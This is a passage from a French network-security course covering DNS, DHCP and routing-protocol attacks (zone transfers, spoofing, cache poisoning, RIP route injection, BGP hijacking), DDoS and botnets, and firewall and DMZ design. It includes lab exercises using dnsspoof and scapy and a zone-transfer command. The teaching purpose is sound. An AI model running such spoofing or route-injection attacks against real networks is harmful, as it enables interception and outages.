Pour obtenir de la faute disponibilité sur le service DNS, il est courant d'installer un serveur DNS primaire et plusieurs serveurs DNS secondaires. Chacun de ces serveurs devant être en mesure de répondre aux requêtes des clients, ils doivent être synchronisés entre eux. La synchronisation des serveurs DNS s'effectue *via* les *transferts de zone* (requête DNS AXFR).

Un transfert de zone permettra de récupérer la configuration complète du serveur DNS. Parmi ces informations, il est courant de trouver les adresses privées du réseau interne. L'option `-l` de la commande `host` permet de tenter un transfert de zone.

```
# host -la -t any srs.epita.fr
```

Il faut ensuite utiliser à nouveau la commande `host` pour récupérer les informations sur chaque sous domaine trouvé et pour obtenir d'autres informations sur chaque machine du réseau (si la taille du réseau le permet).

Tester les transferts de zone

Essayez de récupérer les informations sur la configuration DNS de `epita.fr` sur les serveurs DNS de l'école, puis de `tatt2.epita` sur le serveur du TP et analysez avec `wireshark`.

5.1.3 DNS spoofing

DNS utilise UDP (pour les petites requêtes, pour des raisons de performances), il n'y a donc pas le numéro de séquence à deviner. Cependant, chaque requête DNS contient un identifiant de requête codé sur 2 octets. En connaissant le port source utilisé pour la requête, il suffit donc 65536 paquets à envoyer pour répondre à la place du serveur.

S'il est possible d'écouter le trafic, il est trivial de renvoyer une fausse réponse. Le programme `dnsspoof` permet de répondre à la place d'un serveur DNS quand il voit passer une requête. Il est donc utilisable sur une passerelle ou avec de l'ARP cache poisoning.

Dnsspoof

Cet exercice simule du spoofing DNS contre une machine dont les paquets transiteraient par votre machine.
Le principe est de lancer `dnsspoof` pour répondre aux requêtes concernant la machine `www.epitech.net` et de lui donner l'adresse du site Web de l'epita (y compris pour la machine locale), puis de lancer un navigateur pour visiter cette page.

5.1.4 DNS cache poisoning

Le principe du DNS cache poisoning (1997) était d'insérer des données, pour lesquelles on n'est pas autoritaire, dans le cache des serveurs récursifs : lors d'une requête sur un serveur de nom, si celui-ci envoie des données sur un autre domaine (dans la section *additional records*, utilisée pour renvoyer des informations qui n'étaient pas demandées dans la requête mais qui lui sont liées, par exemple les enregistrements A lors d'une requête MX), ces informations seront enregistrées dans le cache du serveur de nom qui a émis la demande. Il ne faut pas que les noms soient déjà dans le cache, sinon il n'y aura pas de requêtes.

L'attaque DNS cache poisoning n'est réalisable que sur des serveurs caches récursifs. Il y a deux cas :

— depuis l'extérieur du réseau si le serveur est récursif ouvert à tous ;
— depuis l'intérieur (ou *via* une machine interne, à son insu ou non) si le serveur cache n'est récursif que pour les machines internes.

La figure 5.2 résume cette attaque :

1. une machine interne demande à son cache DNS de résoudre `www.aie.com` ;




FIGURE 5.2: Principe du DNS cache poisoning

2. le cache DNS récusif n'a pas cette entrée dans son cache, demande à un serveur root le serveur du TLD com, demande à ce serveur le serveur de noms du domaine `aie.com`, puis demande à ce serveur l'adresse de `www.aie.com` ;
3. le serveur de noms du domaine `aie.com` retourne l'adresse de la machine `www` dans la réponse à la requête, ainsi que l'information "`www.banque.fr` est à 1.1.1.2" dans les réponses additionnelles ;
4. le cache DNS met les deux entrées en cache, et répond au client initial ;
5. un autre client interne demande au cache l'adresse de `www.banque.fr` ;
6. le cache DNS possède cette entrée (qui n'a pas encore expirée), et la retourne comme réponse ;
7. le client va contacter le mauvais serveur.

Si le DNS cache est récursif ouvert, la personne malveillante peut faire résoudre la machine `www.aie.com` depuis internet, sans devoir utiliser une machine interne.

Cette technique permet donc de modifier les DNS de certaines machines dans les cache des serveurs. Les serveurs BIND et djbdns sont de nos jours immunisés contre cette attaque, en vérifiant que les champs additionnels concernent le domaine questionné.

La technique découverte par Dan Kaminsky en juillet 2008, et qui a fait beaucoup de bruit, est en fait un mélange de DNS spoofing et de DNS cache poisoning. Le principe est de contrer la vérification du domaine questionné et utilise le fait que les serveurs DNS récursifs utilisent le même port source. Si l'on veut mettre dans le cache une mauvaise adresse pour `www.banque.fr`, le principe est de forcer le cache à émettre plus de 65535 demandes de sous domaines inexistants du domaine `banque.fr`. En spoofant la réponse du serveur de noms de ce domaine, et en fixant l'identifiant de transaction des réponses, au moins une des réponses spoofées arrivera avec le bon identifiant. Cette réponse contient une entrée additionnelle avec une mauvaise adresse pour la machine `www`. Pour contrer cette attaque, les ports source des requêtes du serveur de cache sont désormais aléatoires à chaque requêtes (ce qui rajoute une dizaine de bits d'entropie et rend l'attaque impraticable).

Pour détecter ces attaques, il faut vérifier le nombre de réponses pour chaque requête. Pour les contrer totalement, il faudrait que les serveurs cache ne prennent pas en compte les champs additionnels, ce qui n'est pas envisageable pour des raisons de performance.

D'autre part, il est possible de déterminer par essais successifs les requêtes de résolution de nom, donc généralement les sites Web visités, en effectuant une requête non récursive sur les serveurs cache. S'ils ne possèdent pas l'entrée dans leur cache, ils répondront par une erreur. Si le serveur cache est accessible depuis Internet, il est ainsi possible de savoir si les utilisateurs vont sur des sites sociaux ou des sites d'emploi, voire de déterminer si les correctifs de sécurité Microsoft ne sont pas appliqués (absence continue de `update.microsoft.com` dans le cache).


5.1.5 DNS reflexion attack

Le principe de cette attaque est de se servir de DNS comme amplificateur afin de créer un DOS sur une machine. L'attaquant envoie une requête en spoofant l'adresse source, c'est donc la victime qui recevra la réponse. Si l'attaquant choisi une petite requête qui crée une grande réponse, et l'envoie en boucle, la victime peut s'écrouler sous la masse de grandes réponses DNS.

On se sert pour cela des serveurs récursifs, qui grâce à leur cache, amélioreront les débits. Pour un administrateur réseau, il est important de bien savoir s'il faut activer ou non la récursion (un serveur qui a autorité sur un domaine ne devrait pas être un serveur de cache pour le réseau interne).

5.1.6 Fast flux

La technique des *fast flux* DNS n'est pas une attaque, mais une utilisation spéciale du protocole DNS par des personnes malveillantes. Dans le cas du *phishing* par exemple, la victime clique sur un lien identifié par un nom de domaine. Pour éviter que les services de police ne remontent trop facilement aux sites malveillants, les auteurs utilisent des *reverse proxies*, hébergés sur des machines compromises (faisant partie d'un *botnet*), qui vont rediriger les requêtes vers le vrai serveur (*mothership*). Pour éviter que les reverse proxies ne soient fermés par les autorités, ou filtré au niveau des fournisseurs d'accès, les auteurs les associent tous au nom de domaine correspondant (il y a donc plusieurs réponses DNS de type A pour le même domaine) avec un TTL très bas. Ainsi, l'adresse IP correspondant au site malveillant change continuellement. Si un des serveurs n'est pas joignable, le fonctionnement interne de DNS (ordre aléatoire des réponses) jouera en la faveur de la personne malveillante. Cette technique est également utilisée par les *botnets* pour joindre leur serveur de commande et de contrôle.



Pour utiliser cette technique, la personne malveillante doit donc avoir la main sur le serveur DNS, et la seule façon de bloquer les sites correspondants est de bloquer le nom de domaine.

5.1.7 DNSSEC

Le protocole *Domain Name System Security Extensions* (DNSSEC) est une extension de DNS permettant d'authentifier l'émetteur (empêche de DNS spoofing) et d'assurer l'intégrité des données (mais pas la confidentialité). Pour arriver à ce résultat, les réponses DNS sont signées et une PKI est mise en place à travers des champs DNS spéciaux (RRSIG, DNSKEY, DS et NSEC) et des autorités d'authentification de chaîne.

Toutefois, le déploiement de DNSSEC n'est pas aisé à grande échelle et augmente le trafic DNS. En 2009, seuls quelques TLD commençaient à être sécurisés (dont `.gov`).

5.1.8 DNS root

Les DNS root sont nécessaires pour accéder à des serveurs qui sont situés dans un autre pays, qui ne sont pas en cache, et dont l'adresse du DNS national n'est pas en cache.

Il y en a 13, nommés `lettre.root-servers.net` (lettre allant de a à m), contrôlés pour la plupart par les américains (Verisign, NASA, armée, etc.), ou décentralisés (cf. `http://www.root-servers.org/`). Certains d'entre eux émulent des requêtes anycast grâce à BGP (ce n'est donc pas de l'anycast au sens IPv6).

Les DNS root ont été attaqués par deux fois. La fait de les bloquer ne couperait pas internet en entier, mais empêcherait de se connecter à des sites d'autres pays qui ne sont pas dans le cache du serveur de noms utilisé.

La première attaque a eu lieu le 22 octobre 2002. Elle a duré une heure et 9 DNS root furent mis à terre. Les 4 autres ont tenus. L'attaque était de type Distributed Denial Of Service, qui a généré 50 à 100 Mbits/sec par serveur, soit au total de 900 Mbits/sec, avec divers paquets et des adresses aléatoires. Le résultat de l'attaque n'a presque pas été perçu par les utilisateurs.

La deuxième attaque a eu lieu le 6 février 2007. Elle a duré 5 heures et ne coupa aucun DNS : deux ont bien souffert et les autres ont subi un trafic important. La source de l'attaque était un botnet de Corée de Sud, et les ISP ont réussit à bloquer les requêtes. Deux jours plus tard les USA ont prévenu que le Department of Defense pouvait lancer une cyber contre-attaque si ils étaient la cible d'une telle attaque.

5.1.9 Autres protocoles de résolution de noms

Certains systèmes ou applications utilisent d'autres mécanismes pour résoudre les noms de domaine.

En environnement Windows, le protocole NBNS (*NetBIOS Name Service*) est parfois activé pour des raisons de compatibilité avec les anciennes versions de Windows. Celui-ci est transporté sur UDP (port 137) grâce au protocole NetBIOS sur TCP/IP. Lorsqu'un client essaye de résoudre un nom d'hôte avec les applications Microsoft, un paquet NBNS est envoyé en broadcast, contenant le nom NetBIOS à résoudre. N'importe quelle machine peut ainsi répondre à la place de l'hôte légitime et indiquer sa propre adresse IP, afin que le client se connecte sur la machine de l'attaquant. Le logiciel `responder` permet entre autres de réaliser cette attaque.

Les systèmes Windows depuis Vista utilisent également le protocole LLMNR (*Link-local Multicast Name Resolution*, RFC 4795), qui a un fonctionnement proche : un client voulant résoudre un nom sur le réseau local envoie un paquet UDP sur le port 5355 en diffusion multicast (adresse IP 224.0.0.252 en IPv4). LLMNR utilise le même format que DNS. La machine correspondante va répondre, mais un attaquant peut également le faire. Le logiciel `responder` permet entre autres de réaliser cette attaque. LLMNR est un concurrent du protocole Apple mDNS/Bonjour (RFC 6762), qui fonctionne de manière similaire (port UDP 5353, adresse IP 224.0.0.251).

5.2 Attaques sur DHCP

DHCP peut être attaqué sur un réseau local, un pare-feu bloquant souvent les requêtes de l'extérieur.

Les clients DHCP envoient un paquet UDP contenant leur adresse MAC depuis leur port 68 en broadcast sur le port 67 (DHCPDISCOVER). Les serveurs DHCP répondent en offrant une adresse IP et une configuration IP (DHCPOFFER). Les clients répondent à la première offre (DHCPREQUEST) et les serveurs acquittent la requête (DHCPACK).

Le bail par défaut affecté est de 8 heures pour Windows 2000 DHCP et de 3600 secondes (1 heure) pour dhcpd.

5.2.1 Spoofing

Le principe du DHCP spoofing est de se faire passer pour le serveur DHCP légitime. On peut simplement installer un deuxième serveur DHCP et c'est le premier serveur qui répond au client qui pourra lui donner sa configuration, ou on peut faire un DOS contre le vrai serveur pour ne pas qu'il réponde (ou moins méchamment faire de l'ARP cache poisoning pour changer dans le cache du serveur l'adresse MAC du client).

On peut également faire de l'IP spoofing classique (avec UDP c'est simple) pour répondre à la place du serveur lui même.

Répondre à une requête DHCP permet de se faire passer pour :
— le serveur DNS, avec tout ce que cela implique ;
— la passerelle par défaut, donc sniffer tout le trafic sortant.

Récupération des requêtes DHCP

Créer un programme avec `scapy` affichant les requêtes DHCP reçues par votre machine.

5.2.2 Dénis de service

Le serveur DHCP est un élément crucial d'un réseau. On distingue trois types de DOS :
— perte du serveur DHCP : si celui-ci tombe, plus personne ne pourra joindre le réseau. Toutes les attaques DOS classiques peuvent ici avoir de graves conséquences ;
— flood : si un client émet de fausses requêtes avec des adresses MAC différentes, il peut remplir la table des adresses dynamiques disponibles et ainsi empêcher des clients légitimes de se connecter ;
— réponse spoofée erronée : si la réponse donnée à la place du serveur légitime empêche le client de se connecter, c'est aussi le réseau qui tombe.

5.2.3 Protection

DHCP est trop utile pour simplement le couper.

Limiter les adresses MAC auxquelles le serveur DHCP accepte de donner une configuration est inutile : les DHCPDISCOVER sont en broadcast et contiennent des adresses MAC autorisées...

On peut faire tourner un honeypot sur le réseau qui émet des requêtes DHCP, note l'adresse du serveur qui répond, et marque dans les logs si un autre serveur DHCP écoute sur le réseau. Cet outil ne détectera pas les réponses avec IP spoofing.

Comme l'a dit Ralph Droms, l'auteur de la RFC2131 (DHCP), à la fin de celle-ci :

```
7. Security Considerations

   DHCP is built directly on UDP and IP which are as yet inherently
   insecure.  Furthermore, DHCP is generally intended to make
   maintenance of remote and/or diskless hosts easier.  While perhaps
   not impossible, configuring such hosts with passwords or keys may be
   difficult and inconvenient.  Therefore, DHCP in its current form is
   quite insecure.
```

On ne peut que limiter les dégâts en limitant l'accès physique aux commutateurs et en configurant en statique les machines les plus sensibles. Les commutateurs administrables permettent également de configurer un port physique associé au serveur DHCP légitime (*DHCP snooping*)

5.3 Attaques sur le routage

5.3.1 Sécurité des routeurs

Les routeurs sont une cible de choix d'attaques pour plusieurs raisons :
— ils ne sont pas souvent journalisés ;
— ils sont rapides, donc peuvent être utile pour lancer un DoS ;
— on peut y sniffer tout le trafic extérieur ;
— ils contiennent plein d'informations sur le réseau cible.

Sécuriser un routeur ne sert pas uniquement à le protéger, mais également à empêcher une partie des attaques décrites précédemment, notamment :
— certains DoS : empêcher les paquets broadcast de passer (ceci est maintenant activé par défaut sur les routeurs Cisco, Juniper et Extreme), limiter les paquets ICMP ;
— le source routing.

Il faut activer les protections sur toutes les interfaces, même celles internes, puisque la menace peut également y venir.

Il faut également protéger l'accès physique aux routeurs pour empêcher quelqu'un de faire la procédure pour retrouver le mot de passe, désactiver les services inutiles (sur les Cisco il y avait chargen, echo et discard qui étaient activés par défaut) et utiliser SSH au lieu de telnet si c'est possible, et éviter l'interface HTTP. Il faut également retirer les mots de passe par défaut (CISCO/CISCO par exemple) et avoir une bonne politique de mots de passe.

Il est possible d'utiliser des ACL sur les routeurs mais cela ne remplace pas un pare-feu, car c'est beaucoup moins puissant et que cela consomme du CPU donc dégrade les performances.

5.3.2 Attaques sur RIP

RIP est un protocole de routage à l'intérieur d'un système autonome (c'est un IGP).

RIP est un protocole simple qui fonctionne sur UDP (port 520), donc facilement spoofable. RIPv1 n'a pas d'authentification, et RIPv2 envoie le mot de passe en clair (dans un autre paquet pour pouvoir être ignoré par compatibilité avec RIPv1). Il n'y a pas de contrôle des données reçues, on peut donc envoyer de très grandes tables de routage pour engorger le réseau.

Une attaque de spoofing RIP se déroule avec les étapes suivantes, après avoir trouvé le routeur cible (port 520 UDP ouvert) :

— déterminer la table de routage (envoyée en broadcast ou sur demande si on est sur le même segment, ou avec le programme `rprobe`) ;
— trouver une règle à changer ou à ajouter dans la table de routage ;
— envoyer un paquet RIP spoofé avec le programme `srip` par exemple.

Il faut que la machine active bien sûr le forward noyau ou userland.

Après cette attaque, il est possible de sniffer tout ce qui passe par la route modifiée.

Pour contrer cette attaque on peut bloquer les paquets RIP depuis le réseau interne et utiliser du routage statique. Une version améliorée de RIPv2 peut utiliser une authentification à base de MD5 avec clé, une valeur qui expire très rapidement donc convient à RIP.

Attaque sur RIP

1. scannez les ports UDP 520, 521 et 522 de la machine cible
2. utilisez `scapy` pour effectuer une requête RIP vers cette machine et vérifiez l'envoi avec `wireshark`
3. injectez une route avec `scapy` pour détourner du trafic vers votre machine : réseau r.p/16 vers votre poste 10.41.r.p

Ajouter des routes sur la machine locale, désactiver le pare-feu

5.3.3 OSPF

OSPF est également un protocole IGP, mais bien plus sécurisé que RIP (donc plus complexe à mettre en oeuvre). Il offre les avantages suivants en terme de sécurité :

— découpage en zones : pour ne partager des données qu'avec certains routeurs ;
— liste optionnelle des routeurs voisins à qui envoyer les informations au lieu du multicast ;
— mot de passe (aucun par défaut...) en clair ou en MD5 par zone.

Cependant il est facile de déterminer le numéro de zone et d'injecter tout de même des paquets car les paquets OSPF sont en clairs.

5.3.4 BGP

BGP est un protocole qui peut être utilisé en interne (IBGP) ou en externe (EBGP), qui utilise le port 179 TCP.

BGP est un protocole critique sur internet : un problème de configuration d'un routeur d'un hébergeur en Floride en 1997 a créé une panne globale d'Internet pendant 2 heures, une erreur de configuration d'un routeur pakistanais en 2008 a coupé l'accès au site YouTube à deux tiers des internautes du monde.

Du fait de la complexité du routage mondial, les réseaux sont regroupés en AS (*Autonomous Systems*) identifiés par un numéro, et BGP sert à communiquer entre les AS. Chaque AS est responsable d'informer le reste du monde les réseaux qu'il héberge, *via* les messages BGP *Update*. Ces messages sont acheminés de routeurs en routeurs (les pairs configurés), construisant ainsi le chemin d'AS.

BGP possède des contrôles internes qui empêchent d'accepter plusieurs routes vers une même destination, mais ce protocole souffre des problèmes suivants :
— pas d'authentification entre les routeurs pairs ;
— pas d'autorisation : il n'y a aucune vérification des routes en elles-mêmes (un routeur peut annoncer un AS qui ne lui appartient pas) ;
— utilisation de TCP sans chiffrement ni intégrité.

Les risques sont multiples : dénis de service d'un AS ou d'internet complet, altération de routes pour intercepter les connexions... Le point critiques de ces attaques est qu'elles ne sont pas toujours des attaques, elles sont parfois juste des erreurs de configuration. Un autre risque est dû à l'homogénéité logicielles des core routeurs : une faille sur la pile BGP de ces matériels permettrait de compromettre un nombre énorme de routeurs.

Une amélioration pour authentifier avec MD5 a été développée. Même si BGP possède de gros problèmes de sécurité, c'est le plus robuste (certains routeurs ont près de 100 000 routes...) et il est tellement déployé qu'il faudrait repenser tout le backbone d'internet pour le changer. Une version plus sécurisée à été inventée (S-BGP) qui utilise une PKI, mais elle est très peu implémentée (aucun vendeur majeur ne l'a fait).

Les seules solutions à l'heure actuelle sont le filtrage des messages BGP, entrants et sortants, et forcer l'authentification MD5.

5.4 Dénis de service distribués

Les DDOS (Distributed Denial Of Service) sont des DOS de grande envergure, utilisant un ensemble de machine pour avoir plus d'impact.

De nombreuses attaques par DDOS se sont déjà produites : contre les root DNS, contre les sites Yahoo, eBay, Buy.com, CNN.com, E*TRADE, et ZDNet en février 2000, ou contre les serveurs de Windows Update.

Il y a plusieurs raisons qui motivent des personnes à réaliser un DDOS :

— la frustration : si aucune attaque précédente n'a réussie, un attaquant peut lancer un DDOS par dépit ;
— la vengeance : en Mai 1999, les sites du FBI et autres agences gouvernementales américaines ont subit une attaque suite à des arrestations de hackers (c'était en fait de simples DOS), ou le DDOS créé par le virus MyDoom contre www.sco.com en janvier 2004 ;
— pour empêcher une machine de répondre durant de l'IP spoofing ;
— le chantage : des organisations criminelles utilisent les DDOS pour faire du chantage contre des entreprises dont l'activité dépend de la disponibilité de leur service.

Afin de pouvoir mener l'attaque, l'attaquant doit compromettre le plus de machines possibles. Cette première phase est automatisée et vise en général les ordinateurs de particuliers, souvent moins protégés :
— tests de mots de passe classiques en brute force SSH ;
— failles récentes des services Windows ou Unix, voire 0days ;
— failles des navigateurs ou de leurs plug-ins (Flash, Acrobat Reader) ;
— mails de scam (arnaque) : du social engineering pour faire exécuter la pièce jointe ou cliquer sur un lien vers une page piégée ;
— phishing : du social engineering pour faire cliquer sur un lien.

Une fois une machine compromise, l'attaquant y installe une backdoor, qui est commandée à distance, par :
— IRC : le client étant un programme qui se connecte à un salon spécial, grâce auquel l'attaquant peut tous les commander en même temps ;
— MSN : ce port est parfois ouvert en entreprise ;
— HTTP : en asynchrone *via* une page contrôlée par l'attaquant (site compromis, commentaires dans un blog, twitter, google groups, etc.) ;
— HTTPS ;
— réseaux P2P ;
— ICMP ;
— SMTP ;
— DNS et tous les canaux cachés imaginables.

Le programme installé peut également servir de vecteur de propagation.

Ces machines sont appelées des zombies, car elles sont en attente d'instructions, ce qui les rend assez discrètes, et l'ensemble des zombies forme un botnet. Une méthode de détection consiste à surveiller les canaux de communication possibles (requêtes DNS, journalisation du proxy HTTP, etc.), mais ce n'est pas une chose aisée.

Les programmes utilisés sur les botnet permettent de faire des DDOS basés sur les attaques ICMP flood, UDP flood, SYN flood et smurf, ainsi que du spam.

Par exemple, le premier outil de DDoS détecté était Trin00 et envoyait des paquets UDP de 4 octets de données avec des ports de destination différents. La cible épuisait toutes ses ressources à renvoyer des paquets ICMP *port unreachable* s'il y avait trop de demandes. Les communications entre l'attaquant, les machines intermédiaires (pour masquer l'IP de l'attaquant) et les agents (les machines qui attaquent) se faisaient en UDP, donc très facilement détectables. Un autre outil fut développé juste après, TFN (Tribal Flood Network) qui marche exactement de la même façon, mais qui communique en ICMP, donc bien plus discret.

La taille des botnets est énorme : en octobre 2005 la police hollandaise a démantelé un botnet de 1,5 millions de zombies, et une étude en janvier 2007 a estimée qu'un quart des ordinateurs reliés à internet sont des zombies (100 à 150 millions sur les 600 millions de machines)...

Synthèse

Quels sont les risques lorsqu'on se racke en sm ? Quels sont les moyens de les réduire ?

DOS : SYN (que pour serveurs), floods (beaucoup de ressources)

Sniffing : ARP poisoning (mettre en static), DHCP (vérifier à la main), DNS

IP spoofing

Attaques sur pile TCP/IP (apres fingerprint), ex ipv6 openbsd

TCP hijacking, MITM SSH

Deuxième partie

Attaques sur la couche application

6

Pare-feu

6.1 Introduction

Intérêt d'un pare-feu ? ne laisser que les services accessibles (pas forcément facile de fermer tous les ports (ex 135 MS)), laisser accessibles des services que depuis certaines adresses (équivalent à tcpwrapper), centraliser la configuration des accès, résistance aux erreurs de configuration et d'ouverture de ports non voulus

Le but d'un pare-feu est de filtrer le trafic entre deux zones (en général le réseau public et le réseau privé, mais certaines architectures plus complexes possèdent des réseaux de sensibilités différentes à protéger entre eux), ou de filtrer le trafic à destination de la machine elle-même.

Il existe deux types de pare-feu :
— passerelle filtrante (*packet filtering gateway*) : il filtre les paquets selon des caractéristiques en restant au niveau 2 ou 3 de TCP/IP et peut être avec ou sans état ;
— proxy applicatif (*application proxy*) : il filtre les paquets en fonction de leur contenu, ce qui implique de connaître les protocoles applicatifs sous-jacents.

La plupart des pare-feu peuvent également faire du NAT (modifier les adresses IP de machines par celle du pare-feu, en se servant ou non des ports pour retrouver les connexions) et de la redirection de port (ce n'est pas un simple forward : l'adresse IP de destination est celle du pare-feu, mais le paquet sera redirigé vers une autre machine d'après le port).

Les pare-feu sont souvent des équipements de niveau 3, ils possèdent dans ce cas plusieurs interfaces associées à des réseaux IP différents. Ils sont donc visibles sur le réseau et peuvent être attaqués. Les pare-feu de niveau 2 n'ont pas d'adresse IP et font office de bridge filtrant. Ils ne nécessitent donc pas de modification du réseau, ne peuvent pas être directement ciblés et sont invisibles, mais ils rendent plus difficile la résolution de problèmes puisqu'ils agissent sur le réseau sans être visibles.

Un pare-feu n'empêchera pas :
— les erreurs humaines (donner un mot de passe, exécuter un cheval de troie, etc.) ;
— les attaques sur tous les ports ou segments autorisés ou non filtrés (attaques applicatives et internes) ;

— les attaques sur les protocoles qu'il ne peut pas analyser (chiffrés) ;
— les attaques avec IP spoofing ;
— les attaques sur le pare-feu lui même.

Il faut aussi garder à l'esprit que les routeurs externes se trouvent souvent avant le pare-feu, et ne sont donc pas filtrés.

Enfin on peut parfois savoir quel est le pare-feu qui est en place grâce à ses spécifications : Firewall-1 de CheckPoint écoute sur les ports TCP 256, 257 et 258, et Microsoft Proxy Server écoute sur les ports TCP 1080 et 1745. Il faut donc penser à bloquer ces ports sur les routeurs de sortie (on ne pourra alors plus les configurer depuis internet, ce qui n'est souvent pas nécessaire).

Voici quelques règles considérées comme bonnes :
— tout bloquer par défaut et spécifier ce qui doit ne doit pas l'être ;
— ne mettre aucun service sur le pare-feu : c'est un élément critique de la sécurité réseau et qu'il ne faut pas qu'il soit compromis. Les seuls services pertinents sont ceux relatifs à l'administration distante de l'équipement (interface Web ou console), par exemple pour mettre à jour les logiciels ou pour lire les journaux. Dans tous les cas, ces services ne doivent pas être accessibles des utilisateurs : il faut soit les faire écouter uniquement sur une interface d'administration, soit mettre en place du filtrage selon l'adresse IP source ;
— filtrer le trafic sortant : cela limite les dégâts en cas de compromission (empêche de *spammer* le monde, de servir de source d'un DOS ou la connexion d'un hôte compromis à son serveur de commande IRC pour un botnet par exemple) ;
— utiliser un pare-feu pour protéger le réseau interne du réseau externe et un autre pour protéger les segments du réseau interne ;
— utiliser des marques et modèles différents de pare-feu s'il y en a plusieurs sur le réseau ;
— ne pas laisser de trafic entrant ne passant pas par le pare-feu (wifi, VPN, accès modem, etc.) ;
— auditer les règles après la mise en place ;
— analyser les journaux des pare-feu : c'est une démarche très importante car si certains paquets peuvent ne pas être journalisés (il y a toujours du bruit en broadcast), d'autres sont cruciaux pour détecter une anomalie (surtout en sortie).

Certains protocoles posent problèmes aux pare-feu : tous ceux qui imposent des ports sources fixes empêchent de faire du NAT, ceux qui ouvrent des ports dynamiques (FTP, SIP ou RPC) doivent pouvoir être inspectés pour ouvrir à la volée les ports. Les protocoles qui incluent dans le payload des paquets les adresses IP posent également problème pour le NAT (SIP par exemple). Enfin, certains protocoles initient des connexions par un serveur, puis ne l'utilisent plus après (c'est le cas de la VoIP : le serveur SIP spécifie les ports utilisés par les deux machines qui veulent communiquer, puis ces deux machines communiquent entre elles avec les ports spécifiés) : un pare-feu entre la zone client et le serveur verra l'initialisation, mais pas le reste de la connexion, et un pare-feu entre les clients ne verra pas l'initialisation, il ne pourra donc pas ouvrir à la volée le port utilisé.

Fw réseau ou sur host ?

6.2 DMZ

6.2.1 Introduction

Une DMZ, ou zone démilitarisée, est une façon de séparer les informations sensibles de ce qui est fait pour être accessible publiquement. Les serveurs dans la DMZ sont accessibles depuis le réseau externe et doivent donc être protégés. On y met souvent les serveurs Web, DNS et mails.

Si un serveur de la DMZ est compromis, le filtrage devrait l'empêcher de pouvoir accéder au reste du réseau interne (serveurs de fichiers, mails, bases de données RH...) et donc limiter les dégâts. Il faut quand même les protéger pour ne pas avoir à réinstaller le site Web tous les jours après une défiguration...

Une DMZ peut également servir à isoler les serveurs des postes utilisateurs et avoir un meilleur contrôle d'accès.

6.2.2 Topologies de DMZ


Il existe plusieurs typologies de DMZ, présentant des avantages et des inconvénients. Le choix doit se faire selon le besoin de sécurité, le temps disponible pour administrer le réseau et les fonds disponibles (rajouter un pare-feu crée un nouvel équipement à administrer, à surveiller, à mettre à jour, et peut être une autre source de faille de sécurité).

Dans les schémas suivants, chaque nuage représente un réseau IP séparé et les pare-feu peuvent également avoir des fonctions de routage. L'aspect haute disponibilité, avec redondance de tous les équipements, a été mis de côté pour des raisons de lisibilité. Le réseau LAN correspond au réseau privé.


Une DMZ - cas 1

La DMZ est séparée du LAN grâce à une interface séparée du routeur d'entrée et n'est pas protégée par un pare-feu.

Le gros problème de cette architecture est que les serveurs dans la DMZ ne sont pas protégés globalement (un pare-feu peut être mis en place sur chacun, mais cela leur rajoute de la charge et cela va à l'encontre de la défense en profondeur).



Une DMZ - cas 2



La DMZ est reliée au pare-feu juste derrière le routeur. Le pare-feu doit avoir plus de deux interfaces.

